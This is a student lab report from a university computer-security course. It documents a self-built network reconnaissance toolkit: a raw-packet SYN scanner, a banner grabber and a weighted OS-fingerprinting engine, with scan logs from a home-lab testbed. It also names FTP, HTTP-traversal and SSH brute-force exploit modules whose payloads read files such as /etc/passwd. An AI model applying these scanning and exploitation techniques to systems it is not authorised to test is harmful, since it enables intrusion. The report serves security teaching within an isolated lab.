

BANGLADESH UNIVERSITY OF ENGINEERING AND TECHNOLOGY

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

CSE 406: Computer Security Lab · Semester January 2026

Port Scanning with OS Fingerprinting

Project 8: Attack Tools Implementation

Final Report & Implementation Demo

Submitted By

2105032 Nawriz Ahmed Turjo

2105033 Abhishek Roy

Supervised By

Anwarul Bashir Shuaib

Lecturer

Dept. of Computer Science & Engineering, BUET

September 18, 2026

Executive Summary

This report documents the final implementation of a complete, self-authored network reconnaissance and exploitation toolkit for Project 8, together with a defensive countermeasure that qualifies for the defense bonus. Every Ethernet frame, IPv4 packet, and TCP segment is constructed and parsed by our own code; no ready-made tool (Nmap, Scapy) performs any attack step. Npcap and `libpcap` are used only as raw packet I/O.

The delivered system substantially *exceeds* the week-11 Design Report. Three upgrade layers landed after that submission: (i) the OS-fingerprinting engine grew from a single passive SYN/ACK feature table into a **seven-strategy probabilistic engine** (RST analysis, IP-ID sequencing, TCP-timestamp clock recovery, ECN probing, invalid-flag probing, an ICMP/UDP battery, and cross-layer banner correlation); (ii) the exploit set became a **dynamic, OS-aware battery** of five modules across FTP, HTTP, and SSH; and (iii) the defense grew into a **four-vector, cross-platform auto-quarantine engine** with self-healing firewall rules.

The toolkit was verified on a heterogeneous testbed of five real operating systems (Windows 11, Kali Linux, Android, iPadOS/Darwin, and an embedded-Linux router), with **68/68** automated tests passing. Fingerprint attribution ranged from 48% to 76% confidence (reported as coarse OS tiers rather than manufactured certainty), and the active defense severed live attack chains mid-execution on both Windows Firewall and Linux Netfilter.

Group Member Responsibilities

Per the project requirement, the table below states which member was responsible for each part of the implementation. Both members jointly authored the reports and participated in the multi-device empirical verification.

Member	Responsibility
Nawriz Ahmed Turjo (2105032)	Advanced fingerprinting and active stimulus probing: the SYN option-offering probe, closed-port RST fallback, IP-ID, timestamp, ECN, and ICMP-UDP strategies, plus cross-layer banner correlation. The service banner grabber. The **FTP exploit suite** (anonymous login, write→web-shell→RCE, and bounce) with **OS-aware payload selection**. The multi-vector active-defense engine and the end-to-end attack orchestration.
Abhishek Roy (2105033)	Binary framing and raw packet I/O: the from-scratch Ethernet/IPv4/TCP builder and parser, RFC 1071 Internet checksum, Npcap `ctypes` bindings, and ARP/interface resolution via the Windows IP Helper API. The TCP SYN half-open scanning engine and port-state tracking. Core OS-fingerprinting heuristics and version-tier calibration. The **HTTP directory-traversal** and **SSH weak-credential** exploit modules.

Contents

Executive Summary **1**

Group Member Responsibilities **1**

1 Introduction & Recap of the Design **3**
1.1 The attack and its objective . . . 3
1.2 What changed since the Design Report . . . 3
1.3 Lab topology . . . 3

2 Implementation: From-Scratch Packet Layer & Architecture **4**
2.1 Architecture and Software Module Map . . . 4
2.2 Binary Frame and Packet Construction Methodology . . . 4
2.3 RFC 1071 Checksum Computation & Pseudo-Header Layout . . . 5
2.4 Link-Layer Hardware Address Resolution Architecture . . . 5
2.5 Operational Safety Rails . . . 6

3 Phase 1 & 2: TCP SYN Port Scanning and Service Banner Grabbing **6**
3.1 Phase 1: TCP SYN Half-Open Port Scanning Methodology . . . 6
3.2 Phase 2: Service Banner Grabbing Methodology . . . 8
3.3 Empirical Service Banner Telemetry Across Evaluation Targets . . . 8

4 Phase 3: OS Fingerprinting Engine & Multi-Platform Empirical Signatures **9**
4.1 Probabilistic Weighted Scoring & Calibration Architecture . . . 9
4.2 The Seven Core Fingerprinting Strategies: Theory, Numbering & Rules . . . 10
4.3 Version Tier Refinement Architecture & Predicates . . . 12
4.4 Strategy Hierarchy: The Fingerprinting Tier List . . . 13
4.5 Empirical Diagnostic Telemetry Across Heterogeneous Platforms . . . 13

5 Phase 4 & 5: Dynamic OS-Aware Weaponization and Exploit Methodologies **17**
5.1 Phase 4: Dynamic OS-Aware Payload Selection Methodology . . . 17
5.2 Phase 5: Targeted Exploit Methodologies & In-Depth Execution Logs . . . 17

6 Countermeasure: Multi-Vector Active Defense Engine **21**
6.1 Detection Methodology & The Four Inspection Vectors . . . 21
6.2 Cross-Platform Dynamic Firewall Mitigation Architecture . . . 22
6.3 Fast SYN Scanning Rate-Threshold Interception Timeline . . . 22
6.4 Slow Stealth Scan Detection and Long-Window Trapping Timeline . . . 22
6.5 Empirical Diagnostic Logs: Active Defense in Action . . . 23

7 Results, Success Analysis & Empirical Verification Matrix **25**
7.1 Per-Phase Outcome Verdict . . . 25
7.2 Why the Attacks Succeeded . . . 25
7.3 Analytical Assessment of Attack Observations & Exploit Divergence . . . 26
7.4 Victim Server Daemon Observations . . . 27
7.5 Master Empirical Verification Matrix . . . 27
7.6 Cross-Platform Network Stack Signature Comparison . . . 27

8 Conclusion **28**

References **28**

1 Introduction & Recap of the Design

1.1 The attack and its objective

Network reconnaissance is the opening move of any intrusion: before an attacker can act, they must learn which services a target exposes, what software versions run there, and which operating system underpins them. Project 8 asks us to build this capability (port scanning with OS information and version) entirely from scratch, crafting every frame, packet, and segment in our own code.

Our toolkit carries out a full reconnaissance-to-exploitation chain in five phases: (1) raw TCP SYN port scanning, (2) service banner grabbing, (3) probabilistic OS fingerprinting, (4) OS-aware payload selection, and (5) a dynamic exploit battery, paired with (6) a defensive detector that recognizes the scan and can quarantine the attacker in real time.

1.2 What changed since the Design Report

The week-11 Design Report proposed a functional but smaller system. During implementation the project expanded across three distinct areas. This report is organized around that progression: each core section compares the originally planned behavior with the delivered implementation. The table below summarizes the additions.

Area	Design Report (week 11)	Delivered implementation
OS fingerprinting	Single passive SYN/ACK feature table (TTL, window, MSS, WScale, SACK, timestamp, option order).	**Seven-strategy probabilistic engine**: RST analysis, IP-ID sequencing, timestamp-clock recovery, ECN probe, invalid-flag probe, ICMP/UDP battery, cross-layer banner correlation, with confidence scoring and coarse version tiers.
Exploit suite	Three fixed proof-of-concept exploits (FTP anon, SSH, HTTP).	**Five OS-aware modules** with dynamic payload selection: FTP anonymous, FTP write→webshell→RCE, FTP bounce, HTTP traversal, and SSH brute-force with quiet/loud post-exploitation.
Active defense	Single fast sliding-window SYN detector; Windows-only `netsh` block.	**Four-vector, cross-platform engine**: fast + slow windows, invalid-flag detection, canary honeyport; `netsh` *and* `iptables`; self-healing TTL release, whitelist, and JSON incident logging.
Test topology	One generic Windows victim.	**Five real operating systems**: Windows 11, Kali Linux, Android, iPadOS/Darwin, embedded-Linux router.
Verification	Manual observation.	**68 automated tests** plus twelve archived empirical run logs.

1.3 Lab topology

The verification testbed is a single isolated private LAN. The attacker is a Windows 11 laptop running the toolkit over an Npcap adapter; the primary victim is a Windows 11 desktop hosting the vulnerable lab services; and a set of secondary targets on the same subnet exercises the fingerprinting engine against genuinely different TCP/IP stacks.

The attacker never leaves this private range: an RFC 1918 check refuses any non-private target, and the scanner is bounded (Section 2.5) so that it cannot be repurposed as a flooding tool.




Figure 1. Heterogeneous verification testbed. One attacker drives probes across five distinct OS stacks on an isolated LAN.

2 Implementation: From-Scratch Packet Layer & Architecture

2.1 Architecture and Software Module Map

The toolkit is organized under `Imp/` as four modular, interacting packages: a low-level shared packet layer, the offensive reconnaissance and exploitation engine, intentionally vulnerable multi-platform lab services, and a host-based active defense countermeasure. The delivered system layout is detailed in Table 1.

Table 1. Delivered Source Code Inventory and Component Responsibilities

Module Path	Engineering Role and Capabilities
common/: From-Scratch Binary Framing & I/O Layer	
`packet.py`	Manual byte-by-byte serialization and parsing for Ethernet II, IPv4, TCP, ICMP, and UDP frames; RFC 1071 16-bit one's complement checksum engine.
`npcap.py`	Low-level `ctypes` bindings to Npcap and `libpcap`; packet injection, promiscuous capture, Windows IP Helper ARP resolution (`SendARP`), and adapter discovery.
attacker/: Reconnaissance Orchestrator & Heuristics	
`main.py`	Central attack pipeline executing Phases 1–5; CLI options for rate limiting, adapter binding, and exploit skipping.
`scanner.py`	Phase 1 raw Layer-2 TCP SYN half-open scanner; active diagnostic probe dispatch (ECN-SYN, SYN+FIN rule-breaker, ICMP, and UDP closed-port probes).
`fingerprint.py`	Phase 3 weighted probabilistic OS classification engine combining seven independent network stack heuristics.
`banner.py`	Phase 2 service banner grabber with protocol-aware probes (passive FTP greeting capture vs. active HTTP `HEAD` negotiation).
attacker/exploits/: Dynamic, OS-Aware Exploit Battery	
`os_payloads.py`	Phase 4 target adapter mapping OS-fingerprint tiers to targeted payloads (Windows `win.ini`/`whoami` vs. Linux `/etc/passwd`/`id`).
`ftp_anon.py`	Exploit 1: RFC 959 unauthenticated anonymous login and passive directory listing (`PASV` + `LIST`).
`ftp_web_shell.py`	Exploit 2: Multi-stage FTP file write → web-shell upload → HTTP CGI RCE → automated forensic cleanup.
`ftp_bounce.py`	Exploit 3: RFC 959 third-party `PORT` socket pivoting and host firewall mitigation reporting.
`http_traversal.py`	Exploit 4: OS-aware unauthenticated directory traversal across canonical, backslash, and URL-encoded vectors.
`ssh_bruteforce.py`	Exploit 5: Dictionary brute-force attack via bounded wordlist; quiet reconnaissance vs. loud multi-modal payload deployment.
defense/: Active Host-Based Countermeasure Engine	
`detector.py`	Multi-vector inspection engine (fast sliding window, slow stealth window, decoy canary honeyports, and RFC 793 invalid flag traps).
`main.py`	Passive packet ingestion loop, cross-platform firewall mitigation (`netsh` and `iptables`), self-healing TTL daemon, and JSON SIEM logging.

2.2 Binary Frame and Packet Construction Methodology

A core project requirement is that no off-the-shelf packet-crafting library (such as Scapy or Nmap) may be used. Every network protocol data unit (PDU) dispatched by the toolkit is manually packed byte-by-byte into raw binary buffers using Python's `struct` module.

2.2.1 Layer 2: Ethernet II Framing

Because the scanner operates below the operating system's socket API, raw frames must include a valid Layer-2 header. Each frame begins with a 14-octet Ethernet II header:

$$\text{Frame}_{\text{Eth}} = \langle \text{MAC}_{\text{dest}}\,(6\text{B}),\ \text{MAC}_{\text{src}}\,(6\text{B}),\ \text{EtherType} = \texttt{0x0800}\,(2\text{B}) \rangle \tag{1}$$



Figure 2. Layer 2 Ethernet II Frame Structure (Total Header: 14 Octets).

2.2.2 Layer 3: IPv4 Packet Construction

The Layer-3 IPv4 datagram is built in accordance with RFC 791. Standard probes utilize a 20-octet base header without IP options. The fields are packed in big-endian network byte order (`!BBHHHBBH4s4s`):

- **Version & IHL (1 byte):** Version 4 with Internet Header Length of 5 (20 octets), represented as `0x45`.
- **DSCP & ECN (1 byte):** Default `0x00` for standard probes; modified during active RFC 3168 ECN probing.
- **Total Length (2 bytes):** Length of IPv4 header plus TCP segment (40 octets for bare SYN, 60 octets with options).
- **Identification (2 bytes):** Ephemeral 16-bit integer, initialized randomly per probe batch.
- **Flags & Fragment Offset (2 bytes):** Don't-Fragment (DF) bit set (`0x4000`) with fragment offset zero.
- **Time to Live (TTL) (1 byte):** Outbound TTL set to 64 for scanner probes.
- **Protocol (1 byte):** Assigned to 6 (`IPPROTO_TCP`) or 1 (`IPPROTO_ICMP`).
- **Header Checksum (2 bytes):** Pre-computed over the 20-octet header with the checksum field initialized to 0.
- **Source and Destination IP (4 bytes each):** Packed 32-bit IPv4 addresses converted with Python's `inet_aton()` socket call.

2.2.3 Layer 4: TCP Header & Active Diagnostic Option Offering

The TCP segment header conforms to RFC 793. For a bare SYN frame, the base header is 20 octets (Data Offset = 5). However, sending bare SYN probes causes modern operating systems to suppress advanced protocol capabilities in their SYN/ACK replies. To provoke maximum diagnostic telemetry for OS fingerprinting, our probe engine formulates a 40-octet frame containing 20 octets of active option offerings (`STANDARD_SYN_OPTIONS`):

$$\text{Options}_{\text{SYN}} = \langle \text{MSS}(1460),\ \text{SACK_Permitted},\ \text{Timestamp}(t_0, 0),\ \text{NOP},\ \text{WScale}(8) \rangle \tag{2}$$

Offering these capabilities prompts target operating systems to reveal their compile-time option ordering, native window scale factors, and timestamp clock frequencies in the return frame.




Figure 3. Layer 3 IPv4 Packet and Layer 4 TCP Segment Protocol Header Bit Layouts.

2.3 RFC 1071 Checksum Computation & Pseudo-Header Layout

Both IPv4 header checksums and TCP segment checksums are computed using our self-authored 16-bit one's complement algorithm. For TCP, RFC 793 requires prepending a 12-byte IPv4 pseudo-header to ensure that packets delivered to the wrong host or protocol handler are discarded:

$$\text{Checksum} = \sim \left(\sum_{i=1}^{N} W_i \pmod{2^{16} - 1} \right) \tag{3}$$

where W_i denotes consecutive 16-bit binary words across the concatenated pseudo-header and TCP segment. If the payload length is odd, a null padding octet is appended before summation.

2.4 Link-Layer Hardware Address Resolution Architecture

Because standard Windows networking APIs do not expose raw Layer-2 interface bindings directly to high-level scripts, our toolkit interfaces directly with the native Windows IP Helper library (`iphlpapi.dll`) via Python's `ctypes`:

Table 2. IPv4 TCP Pseudo-Header Field Layout for Checksum Computation

Byte Offset	Field Designation	Value Packed in Probe Frame
0–3	Source IPv4 Address	Bound local interface IP (e.g., `192.168.0.105`)
4–7	Destination IPv4 Address	Target host IP (e.g., `192.168.0.116`)
8	Reserved Octet	`0x00`
9	Protocol Identifier	`0x06` (`IPPROTO_TCP`)
10–11	TCP Segment Length	Total octets of TCP header + options (e.g., 40 octets)

1. **Local Interface Discovery:** The scanner identifies the active outbound interface by creating a connected UDP test socket toward the target subnet and reading `getsockname()`. It then invokes `GetAdaptersInfo()` to extract the active adapter name, Npcap device GUID, and 6-octet hardware MAC address.
2. **Pre-Flight Target ARP Resolution:** Prior to probe transmission, the engine executes the Windows `SendARP()` API (passing target IP and MAC output buffer). This populates the local ARP cache and retrieves the destination hardware address across the Layer-2 broadcast domain.

This architecture eliminates the need for hardcoded MAC addresses and allows the raw Ethernet builder to operate transparently across heterogeneous physical or virtualized interfaces.

2.5 Operational Safety Rails

To prevent aggressive probing and accidental denial-of-service, five safeguards are built into the scanner:

- **RFC 1918 Scope Validation:** Targets are verified via Python's `ipaddress` library; public or routable Internet addresses are rejected immediately.
- **Bounded Probing Horizon:** Probe volume is capped at MAX_PROBES $= 50$ ports per execution run, preventing subnet sweeps or port flooding.
- **Mandatory Rate Limiting:** An inter-probe transmission delay ≥ 0.2 s (default 0.5 s) is enforced between consecutive packet dispatches.
- **Ephemeral Randomization:** Outbound source ports and initial sequence numbers are randomized per probe to prevent state overlap or collision.
- **Reversible Countermeasures:** All active firewall blocks inject bounded TTLs and are automatically flushed upon process termination.

3 Phase 1 & 2: TCP SYN Port Scanning and Service Banner Grabbing

Network reconnaissance begins by identifying active listening transport endpoints and interrogating exposed services for daemon identity strings. This section details the protocol handshakes, timing mechanics, and console logs captured during scanning.

3.1 Phase 1: TCP SYN Half-Open Port Scanning Methodology

Standard TCP socket connections conform to RFC 793 by completing a full three-way handshake: the client transmits a SYN packet, the server replies with SYN/ACK, and the client returns an ACK. Application daemons commit connections to access logs only after this third ACK arrives.

In contrast, our Layer-2 scanner executes a **half-open stealth scan** operating below the operating system socket abstraction:

- **Open Port (SYN $= 1$, ACK $= 1$):** When a service is listening, the target kernel returns a SYN/ACK frame (Flags $=$ `0x12`). The scanner records the port as OPEN, ingests the initial TTL, Window Size, and TCP Options into the fingerprinting telemetry buffer, and **deliberately withholds the final ACK**. The TCP state machine on the target host eventually expires the half-open embryonic connection via standard timeout, ensuring the probe is never committed to application-level access logs.
- **Closed Port (RST $= 1$):** When no daemon listens on the destination port, the target kernel emits a TCP RST frame (Flags $=$ `0x04`, Window$= 0$). The scanner marks the port as CLOSED and routes the frame to the **Closed-Port RST Fallback Pipeline**.
- **Filtered Port (Packet Drop / Timeout):** If a network firewall or host filtering agent drops the probe, no

frame returns. The scanner maintains a non-blocking select loop with a calibrated timeout ($t_{\text{timeout}} = 1.5$ s) before classifying the port as FILTERED.




Figure 4. Protocol Timing Diagrams: RFC 793 3-Way Handshake vs. Half-Open Probe Classifications.

3.1.1 Empirical Evaluation: 100-Port Comprehensive Range Scan on Windows Target

To evaluate scalability, port diversity, and safety constraints (MAX_PROBES = 50), the engine executed a 100-port scan against a live Windows 11 target (`192.168.1.104`) in two consecutive 50-port batches:

```
================================================================================
100-PORT COMPREHENSIVE SCALE VERIFICATION RUN
Target IP: 192.168.1.104 | Attacker IP: 192.168.1.105 (d8:80:83:74:7c:b3)
Target MAC: 98:fe:3e:5b:c3:27 | Inter-Probe Delay: 0.50s
================================================================================

=== BATCH 1: Ports 20 to 1723 (Top 50 Well-Known Networking & System Services) ===
[PHASE 1] TCP SYN Port Scanning:
    20  CLOSED                          TTL=128 WIN=0
    21  CLOSED                          TTL=128 WIN=0
    22  CLOSED                          TTL=128 WIN=0
    23  CLOSED                          TTL=128 WIN=0
    25  CLOSED                          TTL=128 WIN=0
    53  CLOSED                          TTL=128 WIN=0
    80  CLOSED                          TTL=128 WIN=0
   135  OPEN                            TTL=128 WIN=65535
   137  CLOSED                          TTL=128 WIN=0
   138  CLOSED                          TTL=128 WIN=0
   139  OPEN                            TTL=128 WIN=8192
   161  CLOSED                          TTL=128 WIN=0
   443  CLOSED                          TTL=128 WIN=0
   445  OPEN                            TTL=128 WIN=65535
  1025  OPEN                            TTL=128 WIN=65535
  1433  CLOSED                          TTL=128 WIN=0
  1723  CLOSED                          TTL=128 WIN=0
[Summary: 4 Open, 46 Closed, 0 Filtered]

[PHASE 3] OS Fingerprinting (Candidate: Open-Port TCP SYN/ACK on Port 135)
  Likely OS  : Windows                 Confidence : 71%
  Version    : Windows 10 / 11 / Server 2016+
               71% Windows 10 / 11 / Server 2016+
               29% Windows 7 / 8 / Vista / Server 2008-2012
  TTL        : 128 (initial 128, 0 hops)   Window: 65535    DF bit: set
  Options    : ('MSS', 1460), ('NOP',), ('WSCALE', 8), ('SACK_PERMITTED',), ('TIMESTAMP', ...)
  Evidence   : initial TTL 128 | Window 65535 | Windows Option Order | IP-ID strictly incremental
     (deltas: [1, 1, 1, ...], avg 1.3) | Timestamp clock ~1001.0 Hz (1ms tick)

=== BATCH 2: Ports 1883 to 49164 (Top 50 High Ports, RPC, Cloud & Web Services) ===
[PHASE 1] TCP SYN Port Scanning (Evaluating Zero-Open-Port Environment):
  1883  CLOSED  TTL=128 WIN=0    2049  CLOSED  TTL=128 WIN=0
  2121  CLOSED  TTL=128 WIN=0    2221  CLOSED  TTL=128 WIN=0
  3000  CLOSED  TTL=128 WIN=0    3306  CLOSED  TTL=128 WIN=0
```

```
  3389  CLOSED  TTL=128 WIN=0    5000  CLOSED  TTL=128 WIN=0
  8080  CLOSED  TTL=128 WIN=0    8443  CLOSED  TTL=128 WIN=0
  9000  CLOSED  TTL=128 WIN=0   49152  CLOSED  TTL=128 WIN=0
[Summary: 0 Open, 50 Closed, 0 Filtered]

[PHASE 3] OS Fingerprinting (Candidate: Closed-Port TCP RST Fallback)
  Likely OS  : Windows                Confidence : 69%
  Version    : Windows family (closed-port RST fallback telemetry)
  TTL        : 128 (initial 128, 0 hops)   Window: 0        DF bit: set
  IP ID Seq  : [13207, 13208, 13209, 13210, 13211, 13212, 13213, 13215, 13217, 13218...]
  IP ID Class: STRICT_INCREMENTAL (deltas: [1, 1, 1, 1, 1, 1, 2, 2, 1, 1...], avg 1.1)
  Evidence   : TCP RST initial TTL 128 | Window 0 | Strict incremental IP ID global counter |
    Zero open ports required!
```

3.2 Phase 2: Service Banner Grabbing Methodology

For every open port discovered during Phase 1, the engine initiates a stream socket handshake to capture software identity strings:

- **Passive Services (FTP, SMTP):** Listening daemons transmit an unprompted banner immediately following the three-way handshake. The grabber ingests the banner buffer and exits cleanly.
- **Active Services (HTTP):** Web daemons remain silent until an HTTP verb is received. The grabber establishes a standard connection, transmits an RFC-compliant probe (`HEAD / HTTP/1.0`), and parses the `Server:` header line.




Figure 5. Timing Sequences for Passive Banner Capture and Active Application Probing.

3.3 Empirical Service Banner Telemetry Across Evaluation Targets

The Phase 2 banner output from each testbed target is shown below:

```
============================================================
  [PHASE 2] Service Banner Grabbing: Windows Lab Host (192.168.0.116)
============================================================
  Target      : 192.168.0.116 (Windows 11 Lab Server)
  Probed Ports: 21 (FTP), 80 (HTTP)
  Timeout     : 2.0s per socket
------------------------------------------------------------
  [OK]    21  FTP      -> LabFTP Server (Vulnerable Demo) Ready
  [OK]    80  HTTP     -> VulnHTTP/1.0 (Lab Demo)
------------------------------------------------------------
  Banners found : 2/2 (100% Acquisition Rate)
  Cross-Layer   : Correlated daemon signatures dispatched to Phase 3
============================================================

============================================================
  [PHASE 2] Service Banner Grabbing: Kali Linux Target (192.168.56.101)
============================================================
  Target      : 192.168.56.101 (Debian GNU/Linux Kernel 6.x VM)
  Probed Ports: 22 (SSH), 80 (HTTP), 8080 (HTTP)
  Timeout     : 2.0s per socket
------------------------------------------------------------
```

```
  [OK]    22  SSH      -> SSH-2.0-OpenSSH_10.3p1 Debian-5
  [OK]    80  HTTP     -> Apache/2.4.68 (Debian)
  [OK]  8080  HTTP     -> SimpleHTTP/0.6 Python/3.13.14
----------------------------------------------------------------
  Cross-Layer: 4 banner signature(s) correlated
    - Cross-layer banner on port 22 (SSH) matches Linux signature 'Debian' (Debian GNU/Linux
    distribution)
    - Cross-layer banner on port 80 (HTTP) matches Linux signature 'Debian' (Debian GNU/Linux
    distribution)
  Banners found : 3/3 (100% Acquisition Rate)
================================================================
```

```
================================================================
  [PHASE 2] Service Banner Grabbing: Windows OpenSSH Target (192.168.1.104)
================================================================
  Target      : 192.168.1.104 (AisheePC Windows 11 Desktop)
  Probed Ports: 22 (SSH)
  Timeout     : 2.0s per socket
----------------------------------------------------------------
  [OK]    22  SSH      -> SSH-2.0-OpenSSH_for_Windows_8.1
----------------------------------------------------------------
  Cross-Layer: 1 banner signature(s) correlated
    - Cross-layer banner on port 22 (SSH) matches Windows signature 'OpenSSH_for_Windows' (
    Microsoft Windows OpenSSH port)
  Banners found : 1/1 (100% Acquisition Rate)
================================================================

================================================================
  [PHASE 2] Service Banner Grabbing: Mobile Subnet Targets (iPad & Android)
================================================================
  [Target Node: 192.168.0.152 (Apple iPad)]
  Probed Ports: 80 (HTTP)
  [OK]    80  HTTP     -> HTTP/1.1 200 OK | Date: Fri, 11 Sep 2026 21:15:02 GMT
                          Server: VLC/3.0.19 LibVLC/3.0.19 (Media Sharing Web Server)
  Banners found : 1/1 (100% Acquisition Rate)

  [Target Node: 192.168.0.169 (Android 14 Phone)]
  Probed Ports: 2221 (FTP)
  [OK]  2221  FTP      -> 220 Service ready for new user. (WiFi FTP Server Daemon)
  Banners found : 1/1 (100% Acquisition Rate)
================================================================
```

4 Phase 3: OS Fingerprinting Engine & Multi-Platform Empirical Signatures

The operating-system fingerprinting engine classifies target hosts across multiple protocol layers. Instead of matching single-packet signatures against static tables, the engine scores candidate OS families using passive packet observations, active RFC probes, sequence tracking, and service banner hints.

4.1 Probabilistic Weighted Scoring & Calibration Architecture

Every incoming packet attribute is evaluated by an independent strategy module k. Each strategy assigns evidence weights $w_{k,c}$ to four target operating system candidate families:

$$c \in \mathscr{C} = \{\text{Windows, Linux, macOS / BSD, Network Device}\}$$

4.1.1 Mathematical Scoring Formulation

The cumulative raw score $S(c)$ for each candidate operating system family is calculated by summing the evidence weights contributed across all active strategies:

$$S(c) = \sum_{k=1}^{M} w_{k,c}(\text{Observed Feature}_k) \tag{4}$$

where M denotes the total number of evaluated feature vectors. The raw score is normalized into an initial probability distribution $P(c)$ across all candidate classes:

$$P(c) = \frac{\max(0, S(c))}{\sum_{c' \in \mathscr{C}} \max(0, S(c'))} \times 100\% \tag{5}$$

4.1.2 Low-Evidence Damping & Score Calibration

To avoid overstating confidence when few features match, the engine dampens the score when total evidence is sparse. If an uncalibrated formula evaluated a single weak feature, it could report 100% confidence on scant data. To prevent this, the engine runs a four-stage calibration pipeline:

1. **Low-Evidence Damping:** If the total accumulated evidence score falls below the minimum reliability threshold $\theta_{\text{damp}} = 4.0$, the winning percentage is damped proportionally:

$$\text{Confidence}(c) = \begin{cases} P(c) \cdot \left(\dfrac{\sum_{c'} S(c')}{\theta_{\text{damp}}} \right), & \text{if } \sum_{c'} S(c') < \theta_{\text{damp}} = 4.0 \\ P(c), & \text{otherwise} \end{cases} \tag{6}$$

2. **Tie-Detection Alert:** When the separation between the top two candidates is marginal ($|P(c_{1\text{st}}) - P(c_{2\text{nd}})| \leq 8\%$), the engine appends a low-certainty alert to the evidence trail.
3. **Uncertainty Qualifier:** If the winning confidence satisfies Confidence $< 40\%$, the reported OS family is tagged with an explicit "(uncertain)" disclaimer.
4. **Zero-Evidence Fallback:** If $\sum_{c'} S(c') \leq 0$ (no features match), the engine returns "Unknown" with a baseline confidence of 20%.




Figure 6. Multi-Stage Probabilistic OS Fingerprinting and Confidence Calibration Pipeline.

4.2 The Seven Core Fingerprinting Strategies: Theory, Numbering & Rules

Our engine implements seven distinct diagnostic strategies combining passive packet inspection and active differential probing:

4.2.1 Strategy 1: Initial TTL Normalization & Router Hop Recovery

Protocol Basis (RFC 791): Every operating system kernel initializes outbound IPv4 datagrams with a fixed default Time to Live (TTL). As the packet traverses router hops, intermediate gateways decrement the field by 1. Because TTL can only decrease, the scanner executes a **round-up normalization function** mapping the observed value TTL_{obs} to the nearest standard baseline:

$$\text{Initial TTL} = \min\{T \in \{32, 64, 128, 255\} \mid T \geq \text{TTL}_{\text{obs}}\} \tag{7}$$

The transit hop count is directly deduced as:

$$\text{Router Hops } (H) = \text{Initial TTL} - \text{TTL}_{\text{obs}} \tag{8}$$

Evidence Weight Allocations:

- Initial TTL $= 128 \implies$ Windows family ($w = +4.0$ for SYN/ACK, $w = +4.5$ for RST).
- Initial TTL $= 64 \implies$ Linux ($w = +2.0$) and macOS/BSD ($w = +2.0$).
- Initial TTL $= 255 \implies$ Network Device / Appliance ($w = +3.0$ SYN/ACK, $w = +4.0$ RST).
- Initial TTL $= 32 \implies$ Legacy Windows 9x-era stack ($w = +1.0$).

4.2.2 Strategy 2: Multi-Sample IP-ID Sequence Classification

